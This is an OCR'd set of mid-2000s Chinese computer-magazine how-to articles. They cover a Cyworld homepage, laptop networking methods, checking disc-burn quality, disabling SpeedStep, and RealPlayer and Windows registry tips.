网上个人主页服务站点不少，而且现在还有火热的 Blog 服务，那么在〝赛我〞(见图 1)中究竟能得到什么不同的体验呢？经笔者试用，下面几个特色让人　然心动：



图 1

★**漂亮时尚的主页界面**：既然是个人主页，漂亮、温　肯定是第一的，该站点实际上发源于韩国(http://www.cyworld.com)，据说在韩国非常火暴，页面风格也非常〝韩化〞。在这个闷热的夏天，不管你是不是〝哈韩一族〞，〝韩流〞也许能让你身心清爽一番。

★**与朋友之间的互动**：该站点既可以是个人主页，也可以是现实生活中朋友之间的交流平台。朋友之间可以〝串门〞，也可以互赠〝礼物〞。虽然一切都是虚拟的东西，但的确能有效增进感情。

★**配套功能齐全**：成为〝赛我〞会员后，主页、房间、相册、日记、涂鸦、论坛、留言……几乎所有能想到的功能一应俱全。这就跟你去买栋房子，一住进去就什么都准备好了一样，这样的家你还想搬么？

构建你的“迷你小窝”

1.快速搭建“迷你小窝”

要想入住〝迷你小窝〞，当然不需要〝分期付款〞，你只需去领〝房门钥匙〞就行了。

首先到 http://www.cyworld.com.cn/main/member_email_input_Wview.php 注册账户，注册非常简单，输入你的邮箱地址即可。注册成功后你会收到一个激活邮件，访问邮件中提到的链接，在打开页面中设置密码、选择用户名，并填写基本注册信息，最后单击〝注册〞按钮(见图 2)，你的〝迷你小窝〞就算搭建成功了。其地址是：〝http://www.cyworld.com.cn/用户名〞。




图 2

2.装修你的“迷你小窝”

〝迷你小窝〞的〝钥匙〞拿到手了，配套设施也很齐全，不过还得装修一下。打开http://www.cyworld.com.cn，用注册的账户登录，接下来依次进入〝迷你小窝→我的迷你小窝〞页面，你就看到自己新家的庐山真面目了。怎么样？够 Q 吧(见图 3)？怎么让它更完善、更漂亮呢？




图 3

★**添加〝封面故事〞**

你今天有些什么感想？心情是什么颜色的？用〝封面故事〞来表达效果最好，一段文字，再配上一段真情告白，可以给访问者留下深刻印象。

第一步:在“小窝”的左边单击“修改”链接,在打开的页面中单击“上传照片”。上传照片页加载需要一定时间,且会提示你安装一个ActiveX插件,安装完毕后你就看到“图片工具”和“直接上传”两个标签了。

第二步:在“图片工具”标签中,你可以输入文本,也可以手动绘画、添加语言气球,或插入贴纸,绘画完毕后可以为你的画加一些效果(见图4)。如果懒得搞那么多花样,就切换到“直接上传”标签中上传一张本地硬盘中的图片。



图4

第三步:接下来输入你想说的话,单击“确认”,封面故事就写好了。

★打扮“我的房间”

大家一定留意到了页面正中的那张图片吧,那就是你的房间。目前只有一个男孩或者女孩孤零零地站在那里,看来需要增加些家居用品,布置一下。

第一步:点击进入“管理我的房间/迷你me”页面,这里你可以选择你的心情、表情、发型、服饰等,先把自己的打扮一下(见图5)。搞定后单击“保存”,保存时候要求你输入“标题”,那就给这个房间起个名字吧,比如“客厅”、“卧室”……


图5

第二步:现在来装点房间。由于我们现在还没有任何家具、装饰品,所以还得先去买。点击“小窝”右上角的“礼品店”,这里我们可以购买到家具、背景、装饰品等等好东西。购买完毕后还可以参加抽奖活动,中奖很高,反正笔者是每次必中,嘿嘿。^_^

小提示

“赛我”中使用的钱币叫“红豆”,刚注册的用户有30红豆的“见面礼”,你也可以通过银行卡的在线充值,1人民币可购买10红豆。

第三步:买完东西后,我们就能在“小窝”的“我的房间”页面看到购买的物品了,双击物品之后可以调节它在房间中的位置(见图6)。这其实跟QQ家园类似。


图6

结交更多的“知己”

所谓“士为知己者死”,能够结交到那么几个好朋友,也算是不错的收获。

第一步:切换到“迷你小窝”页面,你能看到该站点的其他用户,在该用户的页面点击“邀请”按钮,在弹出页面中选择你要将她(他)加为你的好朋友或别的分类,然后在“邀请留言”中加入你想要对她(他)说的话,最后“发送”即可。你每天最多只能发送50个结交的请求(汗……哪来那么多知己)。当然你也可以在其用户名上单击,在弹出的菜单中可以选择“知己→邀请”菜单来发送邀请(见图7)。


图7

第二步:待对方确认后,你们就是“知己”了。加了知己有什么用呢?你可以更容易地关注对方的更新,也可以快速达到对方的主页,可以给对方互通消息,也可以购买礼物来送给她(他),当然,还有一点比较关键:你可以买东西要求她(他)付账!(当然,这个得人家同意才行^_^)

使用“小窝”的4个小秘技

通过一段时间使用,笔者总结了4个比较有用的技巧,希望能给新手一些帮助。

1.留意站点公告,因为该站点的中文版是刚开张不久,会有不少优惠或活动,甚至还有送T恤、纪念书包什么的。

2.在你的小窝页面底部有一个工具栏,它非常有用,尤其是可以显示你最近访问过的该站点其他用户的小窝,而且还提供了一个“随机访问”功能,或许你一点下这个链接,一段缘分就开始了。

3.站点提供了涂鸦、收藏夹功能。其中涂鸦自然是随意涂抹之地,你可以将其提交到站点,如果你的涂鸦作品不错的话,站点会给你奖励的。而收藏夹功能则相当于网络书签,方便随时访问自己喜欢的站点。

4.红豆充值比较简单,只要你申请了各大银行的在线支付功能,均可以直接在网上购买。 CF[YY27]

5种“快捷方式” 本本随时随地互联

★★

■ 暗黑

现在不少朋友因为工作、生活和学习的需要，都用上了笔记本电脑(以下简称本本)。不知道大家是否也和笔者一样，在使用本本的时候，也常常遇到本本与PC、本本与本本之间的文件交换问题。今天笔者就为大家总结了5种另类而实用的本本文件交换“快捷方式”。

1.反线双机互联

必要条件:1．互联的两台电脑都有网卡；2．一条采用568a和568b交叉接法的双机互联网线。

这种方式大家比较少用，但却是非常简单有效的。它利用俗称“反线”的双机互联网线将两台电脑直接连接起来，形成一个小型对等局域网，让用户进行文件交换。

小知识

国际网线标准排列有568a和568b，那么这两个标准是怎么回事呢？其实就是网线里面的双绞线的排列顺序，568a标准的排列顺序是(从左往右)绿白，绿，橙白，蓝，蓝白，橙，棕白，棕；而568b的排列则是橙白，橙，绿白，蓝，蓝白，绿，棕白，棕；而本文所提到的反线就是两端分别采用568a和568b标准进行接线的网线(见图1)。它通常用在PC到PC、HUB普通口(级连口)到HUB普通口(级连口)、HUB普通口到Switch普通口、Switch普通口到Switch普通口、Router到Router的连接上。




图1

注:HUB为集线器，Switch是交换机，Router是路由器。级连口就是HUB和Switch上的Up Link接口。

优点:使用简单、方便，网线也很便宜，一米的反线大概也就卖二三元。而且任何一个网管员或网络产品专卖店的员工都会做这种双机互联网线。

缺点:传输距离受网线长度限制，同时由于这种传输数据方式的数据流量比较大，在传输大文件时，性能稍差点的电脑会在传输文件时出现系统资源被100%占用而影响其他操作的情况。

2.无线网卡互联

必要条件:无线网卡

如果本本配备了无线网卡(见图2)，就可以与对方的无线网卡组建一个基于AC-HOC无线网络拓扑结构的对等无线网络。这与前面的有线网卡双机互联很相似，但这种方式可进行多机互联，而不仅仅局限于两台本本或PC之间了(详细的操作，请参考本期特别话题)。



图2

优点:摆脱了线缆的束缚，无需添加设备、线材成本，且能在很短的时间内与多台电脑建立网络并进行资源共享，其交换文件的操作和局域网的一模一样。

缺点:无线网卡在PC和本本上的应用还没有全面普及，大多数两年以上机龄的电脑都没有配备无线网卡，设置也不为人所熟知。而在安全性上也不够完善，不设置网络密码的话，更是一种开放式的网络，任何一台具备无线网卡的电脑都可以得到你共享的资源。此外，个别本本上所使用的无线网卡还不是那么稳定，传输数据时容易因掉线而发生中断。

3.用现成的网络互联

必要条件:现成的局域网、Internet网络接口

利用公司的局域网进行文件交换应该是用得最多的方法了，实际上就是利用现成的网络进行文件交换。但除了公司的局域网之外，可利用的现成网络还有星巴克咖啡店、部分大城市的麦当劳快餐店、上岛咖啡馆等地方的免费(有线或无线)Internet网络接口，只要你消费一杯饮料即可享用。一般来说，如麦当劳、上岛咖啡馆的网络都是采用服务器自动分配IP地址的，因此我们只要依次打开本本的“本地连接属性→Internet协议(TCP/IP)→属性”进入“Internet协议(TCP/IP)属性”设置IP地址和网关、DNS的获取方式为“自动获取”(见图3)，接上网线即可联机、上网。如果网络受到限制不能找到对方的电脑的话，还可以利用MSN、QQ等可传输文件的即时聊天工具进行文件交换。此外，要是遇到什么网络问题，你还可以让店员提供相应的技术支持。



图3

优点:环境好，还可获得一定的技术支持。

缺点:一般只有在咖啡店和麦当劳里面消费的客户才可

以免费使用他们的网络，而且这些店大多都只是在大城市的闹市中才能见到。

4.双机火线互联

必要条件：

1.电脑必须具备IEEE1394接口；

2.需要一条IEEE1394连接线

火线就是IEEE1394(接口/线缆)的俗称，具备此接口的本本和PC，在正确安装驱动程序之后(在Windows XP和ME系统下绝大部分都能自动识别安装)，都会在控制面板的"网络连接"中自动生成一个"1394连接"(见图4)。只要用一条IEEE1394连接线将两台电脑的IEEE1394接口连接起来，马上就形成了一个对等的局域网。这样两台电脑就可以很方便地进行资源共享等操作了。



图4

小提示

IEEE1394接口有6针和4针之分。六角形的接口为6针，最早是由苹果公司所开发的，具备供电能力。而小型四角形接口则为4针，不具备供电能力，是SONY公司将6针接口改良后的产物，又名为i.Link。目前，笔记本上的IEEE1394接口多为小巧的i.Link接口。而台式机上则多用6针的IEEE1394接口。

优点：接口应用已经普及，几乎每一台本本都有。两台电脑的对接方便，插上就能用，无须设置。数据传输速度快且稳定。

缺点：外出需要携带线缆，且有6针和4针之分，因此在选购连线的时候必须考虑接口与插头的兼容性问题。此外，这种方式只能进行双机互联，不可多机同时连接。而且只有在Windows XP/ME系统下，该连接才是最方便快捷的。

5.USB2.0互联

必要条件：支持USB2.0接口的专用USB虚拟网卡联机线

这实际上也是利用专门的技术和软件，让两台电脑通过USB接口互相传输文件，甚至共享上网。但这种USB联机线有两种，一种在使用时需要在两台电脑上同时开启特殊程序，通过程序来进行文件的交换、传输等操作，这种USB联机线叫"USB对拷线"；另一种是所连接的两台本本上各生成一个虚拟的网卡，让其形成一个对等的局域网的USB虚拟网卡联机线(见图5)，它的文件传输和交换与局域网的资源共享操作是一样的。这里，我们就只给大家简单地说说USB虚拟网卡联机线的一些操作要点：

第一步：安装USB虚拟网卡联机线所附带的驱动及软件(注意，安装前要确保USB虚拟网卡联机线没有与电脑连接)，安装时要选择"LAN Driver"(见图6)，否则在安装完成后，你会发现不管你怎么设置网络，你始终不能访问其他电脑；

第二步：根据程序提示，重新启动电脑之后，插入USB虚拟网卡联机线。待系统自行为联机线安装好驱动程序之后，就可以在"网络连接"中找到一个虚拟出来的"GeneLink NetWork Adapter"网络连接(见图7)；

第三步：给连接的两台电脑指定一个IP地址和子网掩码，如A机设置为"192.168.0.1"/"255.255.255.0"，B机设置为"192.168.0.2"/"255.255.255.0"，确定之后，两台电脑就可以互相访问了。



图5




图6

优点：USB接口的普及率非常高，几乎每一台电脑都有，接口兼容性好。

缺点：需要安装特殊的驱动程序或者软件来实现双机互联或进行文件交换、传输操作。而且，USB互联线会受到USB接口传输速率的限制。如果联机双方或其中一方的USB接口是USB1.1接口的话，其传输速度就会慢得让人无法忍受。因此只能传一些几十KB到几MB大小的文件。



图7

以上就是笔者为大家总结的几种另类但实用的本本文件交换"快捷方式"，希望能给正在为本本的文件交换问题而感到烦恼的你提供更多的选择与参考。但除了本文提到的这几个较为另类的方法之外，利用USB闪存盘、闪存卡和读卡器搭配、MP3等设备作为文件的中转设备，又或者使用红外线、蓝牙等无线连接方式进行文件交换也是很简单实用的。不过，考虑到文件交换的效率、便利性、成本及可操作性来说，建议大家使用火线双机互联和反线双机互联这两种方式。但必须承认一点：待无线网卡完全普及的时候，这种无线的文件交换、资源共享方式将是最快捷、简便而无需多加成本的。 CF [YY28]

光盘刻录，品质先行——自己动手检测光盘刻录品质

★★

■ 梦幻笑容

对于每一个拥有刻录机的朋友来说，刻录品质是最重要、也是最令人关心的一个问题。谁也不希望自己精心制作并刻录出来的盘片只能保存几个月、更不希望刻录出来的盘片会出现读盘困难，甚至不能读盘的问题。如果只是一般家庭用户的话，盘片刻录品质不佳、读取出错，只要备份文件还在，再刻一张也不是问题。但要是企业、公司用户的话，盘片出错就很有可能会严重影响工作进度，甚至造成经济损失。那么，如何保证和检测盘片的刻录品质呢？学会检测刻录盘片的品质与检验盘片刻录后的品质是关键。

用目测法筛选盘片

通过目测可以在购买时就发现盘片的一些物理层面上的缺陷和 疵(如图1)，从而将一些品质极差的盘片筛选掉。




图 1

1.观察盘片的涂料层次，让光反射在盘片上，从内圈向外圈仔细地观察涂料的层次。一般来说，层次越多越密，光圈越分明的盘片质量越好；

2.观察盘片最内圈涂料是否均匀成圆形，如果盘片的最内圈涂料呈现溢出或不规则的状态，那么这种盘片肯定是有问题的；

3.观察最内圈边缘涂料颜色，如果涂料的颜色已经变成灰黑色，那么说明盘片涂料的化学成分已经变质；

4.将光盘对着日光灯，仔细检查其反光层和涂料层，如果发现有涂漏的地方(这个部位的光线透明度会更高一些)，那么这类盘片的品质也是无法得到保证的；

软件检测法

刻录速度是一个对刻录品质有很大影响的指标。通常情况下，刻录速度越低，刻录品质会越高，因此就出现了某些盘片在高速刻录时要"飞盘"，而低速时却能正常刻录的现象。如果你要测试一下你的刻录机或者是刻录盘片的话，应采用刻录机的最高速度来刻盘，然后再用软件对光盘进行检测，这样得到的结果才是最真实的。

1.最简单的软件检测

(1)简单光盘表面扫描：

利用NERO刻录软件包中的CD-DVD Speed的Scandisc功能，可以对光盘进行表面扫描。这样，我们很容易地就能发现在光盘数据中是否存在错误，存在什么样的错误。




图 2

其中绿色小方块是完好的数据，黄色小方块是已损坏的数据，红色小方块则是无法读取的数据。以图2来看，被检测的光盘已经被检测出有1个已损坏的数据块，其数据完好率为99.89%。这说明该盘片在读取上不会存在太大问题，但要用来做母盘的话，还是不行的。

(2)专业的C1/C2错误检测

对于CD-R盘片来说，我们也可以用CD-DVD Speed中的"光盘质量测试"来对光盘进行检测。在检测过程中，软件对光盘上的数据进行检测和纠错，如果有错误发生，则会记载发生错误的平均值和最大值，分别表现为C1错误和C2错误的平均值和最大值。

小知识

CD的纠错分2阶段进行，第一阶段(C1阶段)中完成的纠错部分称为C1出错(最基本的错误都在这一步被纠正)。C1出错后纠正不了的部分会在第二阶段(C2阶段)被纠正，此部分称为C2出错。在C2阶段也纠正不了的部分就成为CU出错(Uncorrectable Error)，如果刻录的是音乐CD，盘片就会出现杂音/爆音。发生C2出错的原因，一般可认定为CD-R盘片的刻录品质不好。如果C1/C2出错纠正的次数在一定范围以内，对音乐CD-R盘片的音质来说影响不大，但如果刻录的是数据的话，就会影响盘片的读取，出现读取困难。

虽然C1出错的发生不可避免，但是发生次数总是越低越好的，此外还需要看最大值(波动特性)和平均值(相对特性)。按照刻录 皮书(由国际主要光存储设备生产厂商所指定的一本关于光存储刻录的规范手册)的标准，C1平均值应在7以下；如果平均值在5以下，刻录VCD效果会不错；平均值在2以下刻录数据以及音乐CD会有不错的品质。而C2则不同，如果超过0的话，证明该光盘品质出现问题，而且会影响光盘的读取与寿命。

从图3所示的光盘检测结果来看，光盘没有出现C2错误，而C1错误的平均值为2.72，因此这张盘片已经能满足刻录VCD和一般临时数据光盘的要求，就算刻录的是音乐




图3

CD也不会有很明显的杂音问题，最后软件还对光盘品质进行了打分，其得分为92分。

2.专业的软件检测

由于DVD刻录已经开始在人们的生活中逐渐普及，加之其巨大的数据存储量，刻录品质就更为重要。检测的方法除了将整张光盘的内容复制一遍到硬盘之外，我们还可以用更加专业的DVDInfoPro检测软件来对DVD光盘的刻录品质进行更加细致的检测。这款软件可以在任何品牌的DVD刻录机上使用。测试的操作也很简单，首先将待测的DVD光盘放入DVD驱动器(注：该测试只针对DVD刻录，CD刻录是不能进行的)，然后单击DVDInfoPro上的PI/PIF(PI/PO)按钮，然后单击"Start"按钮，就可以进行检测了。如图4，上方的曲线图是PI曲线图，下方的曲线图是PIF的曲线图。




图4

笔者在BTC 4X刻录机中，首先放入了一张数码多4X的DVD+R盘片，通过检测，在这张盘片上总共检测到PI错误215944个，其中PI最大值为422，PI平均值为112。PIF错误有52281个，PIF最大值104，PIF平均值26，盘片没有POF错误出现。也就是说，这张DVD刻录盘的刻录品质是并不怎么样，只能用于短时间内的数据转移或者备份。而对于什么是PI、PIF和POF错误，以及错误量与刻录品质的关系，见后面的知识点。

之后，作为对比，笔者又放入了一张ANTAR 4X DVD+R盘片进行测试。通过检测，总共检测出PI错误2143797个(比数码多高出40000个左右)，PI最大值和平均值分别为999和667(分别要高出数码多550和540)，总共检测出PIF错误174504个(比数码多高出120000个)，而PIF最大值和平均值分别为483和84(分别要比数码多高出370和60左右)。通过测试，可见这张ANTAR 4X DVD+R盘片的刻录品质是极差的，尽管前面的数码多4X DVD+R的测试成绩也没有达到标准值，然而相比于ANTAR 4X DVD+R来说，其刻录品质要好得多。

注：一张DVD盘片的PI最大值应当不超过280，而其PIF的最大值和平均值分别不应超过60和10。如果PIF值过高，则在短期之内就会发生盘片不能读取的现象。而PI过高则会出现盘片保存时间不久，一段时间之后上面的数据就会失效。当然，无论是PI还是PIF，其最大值和平均值均是越低越好，这样表示盘片的品质也越高。

小经验：有以上软件的专业检测，相信已经不难检测光盘的刻录品质。因此建议大伙儿在购买光盘的时候，可多挑选几个品种、品牌的刻录盘先试刻一下，待检测合格后再大量购买。

小知识

何谓PI、PIF(PO)和POF(CU)？

对于盘片刻录品质的检测来说，目前最稳妥的方法是PI/PIF(PO)检测。其基本原理是：刻录机在读出光盘反射的激光信号后，先放入EFM(从8到14调制)进行编码。然后送入PI解码器，以检查是否有初级错误，如果有初级错误，就送给De-interleavered(错行纠正)去"修理"好数据，大多数的出错数据均会在此时被纠正。而PI出错后被纠正不了的部分会在第2阶段(PIF阶段，也叫做PO)被纠正，此部分称为PIF(或PO)出错。PIF(PO)解码器会检查其错误，并进行De-scrambled(additional interleave stage)纠正。如果在PIF(PO)阶段也纠正不了的错误，就成为POF(CU)错误，即无法校正的错误。如果出现错误的部分是音乐盘片，那么就会成为杂音。较低的PI值是可以被接受的，而如果产生大量或较高的PO值，那么可以认为是该盘片的记录品质不好(或者是刻录机刻录品质或光驱的读盘能力较差)。

最后，下面笔者给大家推荐一些品质和口碑都很不错的光盘牌子，这些都是笔者长期实验得来的"经验值"：

CD－R刻录光盘	三菱、明基、莱德、SONY
DVD刻录盘	威宝、三菱、明基、SONY

这些品牌的刻录盘，价格都会比普通的高一些，但还是物有所值的。而且这些品牌除了威宝和明基之外，都有散装水货盘，价格还要便宜一些。不过，如果你是用来刻录母盘等重要数据盘片的话，建议大家还是买带有防伪标签的盒装SONY光盘。

CF [YY29]

松“驰”有道——让本本的CPU全速运行

★★

■ wincat

SpeedStep是移动版Penitum CPU的特色功能之一，它用限定CPU运行频率的方式降低CPU功耗，为笔记本电脑(以下简称本本)带来更长的使用时间。不过，俗话说“请神容易送神难”，我们也不是什么时候都需要SpeedStep“以性能换电能”，我们更希望在某些时候用更高的性能来提高工作效率。那么，如何关闭SpeedStep功能呢？好，下面我们就给大家说说这个。

什么CPU具备SpeedStep

一般来说，过去两年内的移动版的Pentium CPU和目前迅驰平台中的Pentium M都具备该功能，而目前“横行”中低端本本市场的Celeron M和非Intel的CPU就不具备，所以也就不存在“关闭SpeedStep”之说，因为CPU本身就只能是全速运行。

此外，SpeedStep是一项软硬结合的技术，其CPU降速工作还需要操作系统的支持，所以对于像Linux和Windows 98这类本身缺乏SpeedStep For Pentium M驱动程序的操作系统来说，同样不存在“关闭SpeedStep”之说。

小提示

各家CPU厂商在本本CPU上，都采用了自己的省电技术，其原理都是大同小异，如AMD公司的PowerNow!技术就可以自动地控制你的本本的CPU性能等级，并根据需要处理的任务，每秒钟多次动态地调整运行频率和电压。

怎么关闭？

SpeedStep的开关主要由BIOS中的“Advanced Power Management”、Windows中的“电源管理”和外置电源状态三者决定。早期的本本都要求必须先接外置电源，才可关闭SpeedStep，但随着CPU的功耗越来越低，目前很少有本本对此做硬性要求，大多数本本只需在BIOS中关闭SpeedStep，并在Windows中的“电源管理”中选择“性能模式”(如图1)即可。另外，也有少数厂商的本本集成了电源模式的快捷键(如华硕的PowerGear)，这些本本关起SpeedStep更是简单，连BIOS都不用进，通常只需把快捷键拨到最省电的模式就行了。但是，假如你发现自己的本本虽有SpeedStep关闭选项，但实际上却无法关闭，那么你就要考虑升级本本的BIOS了。



图1

部分采用迅驰平台的本本更加智能化，它会根据自身所使用的电源形式来进行SpeedStep的开关选择。当本本处于外部电源状态下时，CPU性能全部释放，而在使用电池作为电源时，则会自动启用SpeedStep，限制CPU的运行频率及电压，进入省电模式。

如何验证？

SpeedStep是通过CPU降频及关闭空闲部件来达到省电的目的，所以其效果除了可以用主观感觉来评判外，还可以借用Windows系统的“系统属性”和一些CPU频率检测软件来进行。

方法一：笔者向你推荐Tom's Hardware Guide Clock，这款软件可以实时检测CPU运行频率的变化，你可以从http://www.mydrivers.com/tools/dir11/d4618.htm上下载到它(见图2)。




图2

方法二：用Windows系统的“系统属性”检测CPU运行频率的话，你在开始检测前就先要关闭所有后台程序，然后再用“Ctrl+Alt+Del”快捷键调出“任务管理器”，确认所有应用程序已被关闭和CPU占用率为“0%”时，按“Win+Pause”快捷键打开“系统属性”，这是你就可以看到当前CPU的运行频率了。不过，这个运行频率的检测在第二次打开的时候，会出现误差，要得到准确的数字，需要在每次检测前重新启动电脑(见图3)。




图3

小编有话说：关闭和打开SpeedStep功能对本本各项性能的影响中，最大的就是电源的状态和性能表现。不过，对于在过去1～2年间推出的，部分采用移动版Pentium3 CPU的本本来说，还会直接影响电池的使用时间，也就是所谓的电池续航能力。因为这部分本本可以在电池作为电源的状态下关闭SpeedStep功能：

第一步：在“电源管理”中将“电源使用方案”设置为“一直开着”；

第二步：重新启动电脑，进入BIOS的“Advanced Power Management”，关闭SpeedStep功能即可。 CF [YY30]

6招玩转RealPlayer

虽然现在最流行Windows Media Player系列，虽然很多电脑上安装了“豪杰解霸”，但不管是网吧还是很多人的电脑里都用的是RealPlayer，不为别的，就因为它免费，就因为Real格式最流行，就因为它的兼容性最好……

(本文以RealPlayer 10为例进行介绍)

本期密技评审团成员

CFan编辑部:狂PK、特别的特别、Cornel、Storyer

特邀读者评审:50人

*关于评审团成员的说明:为了保证每条密技都是最实用的,我们每期都由几名编辑和特邀的50名读者组成评审团,以投票方式对密技进行精挑细选。

01 烦人的链接不要再打开　　票数:45

越来越多的网页文件内置了网页链接，只要一用RealPlayer播放就会打开一个网页，如果其中藏有恶意病毒那就惨了。这个问题现在主要有两种方法可以解决:一是换用第三方播放器，但目前还没任何第三方播放器可以完全代替RealPlayer;另一种方法就是去除该文件中的网页链接，在此之前我们大多是使用命令行工具进行清除，但现在利用“RM播放恶意广告补丁”(下载地址:http://www.newhua.com/cfan/200513/adrm.rar)就可以直接去除网页的链接。

在使用“RM播放恶意广告补丁”时，分别设置好“源文件”及“另存为”文件，点击“开始过滤”按钮即可。




图1

02 去除RealPlayer的记忆功能　　票数:40

每次用RealPlayer播放影音媒体后，都会将最近播放的文件记住并记录在“文件”菜单和“现在播放”列表中，泄漏了自己的隐私。根据本文的步骤，我们可以给自己的RealPlayer筑起隐私防火墙。

第一步:点击RealPlayer主菜单“工具→首选项”，在左侧导航目录中点击“常规”(见图1)，在窗口右侧的“在启动显示上”下拉菜单中选择“仅限于播放器(无媒体　览器)”，去除“自动在回放开始时调整剪辑”项的勾选;接着将“现在播放”设置为“播放新剪辑时清除现在播放列表”单选框，同时撤销“前一列表已自定义时发出警告”复选框;最后撤销“允许‘文件’菜单中显示历史记录列表”复选框，点击“清除历史记录”按钮清除已经产生的播放记录。

第二步:点击“显示现在播放”按钮，删除“现在播放”列表的所有曲目，重启RealPlayer，状态栏已显示空白(见图2)。

第三步:打开“资源管理器”，依次展开文件夹“C:\Documents and Settings\Administrator\Application Data\Real\RealPlayer”(本文以Windows XP为例，且系统安装在C盘)，此文件夹的“RealPlayer.ste”即保存着RealPlayer

技巧:系统

权限也能完美克隆

实用度:

微软的权限规则中规定:在NTFS分区间复制文件或文件夹时,文件或文件夹将继承目录文件夹权限,也就是说原有权限设置丢失了。在将需要保密的敏感数据移动到别的盘符时,就不得不重新设置权限。有没有方法跳过这一步骤,让NTFS分区间的文件移动也能保留原有的权限呢?

打开“注册表编辑器”，找到[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer],在右侧窗格创建一个名为“ForceCopyAclwithFile”(不含引号)的DWORD值,其键值设置为1,然后退出“注册表编辑器”,重启系统后即可生效。

不过此方法仅适用于同一系统的两个NTFS分区,如果在两台电脑间进行文件复制,比如公司文件服务器要将其中的共享文件迁移到新服务器,由于很多文件或文件夹的权限是由用户自己定义的,有些文件就连管理员都无权访问,这样就无法直接进行复制,手动更改大批文件权限的工作量非常大。针对此情况可以利用Windows中自带的备份工具,首先通过系统备份工具将数据备份,这个备份操作是不受NTFS权限限制的,然后将备份的数据复制到新的机器并将其还原,这样不仅解决了不能直接复制文件的问题,而且所有的权限也保留了下来。 **(Limited)**

右键获得程序帮助

实用度:

大多数命令行应用程序都用参数“/?”来显示其用法帮助,每当下载了新的命令行程序时,都需要打开“命令提示符”,进入程序所在目录,使用“程序名 /?”比较麻烦。现在有个简单的方法:

打开“记事本”,输入以下内容并保存为schelp.reg,双击导入注册表。

```
REGEDIT4

[HKEY_CLASSES_ROOT\exefile\shell\/?\command]
@="CMD /K \"%1\" %* /?"
```

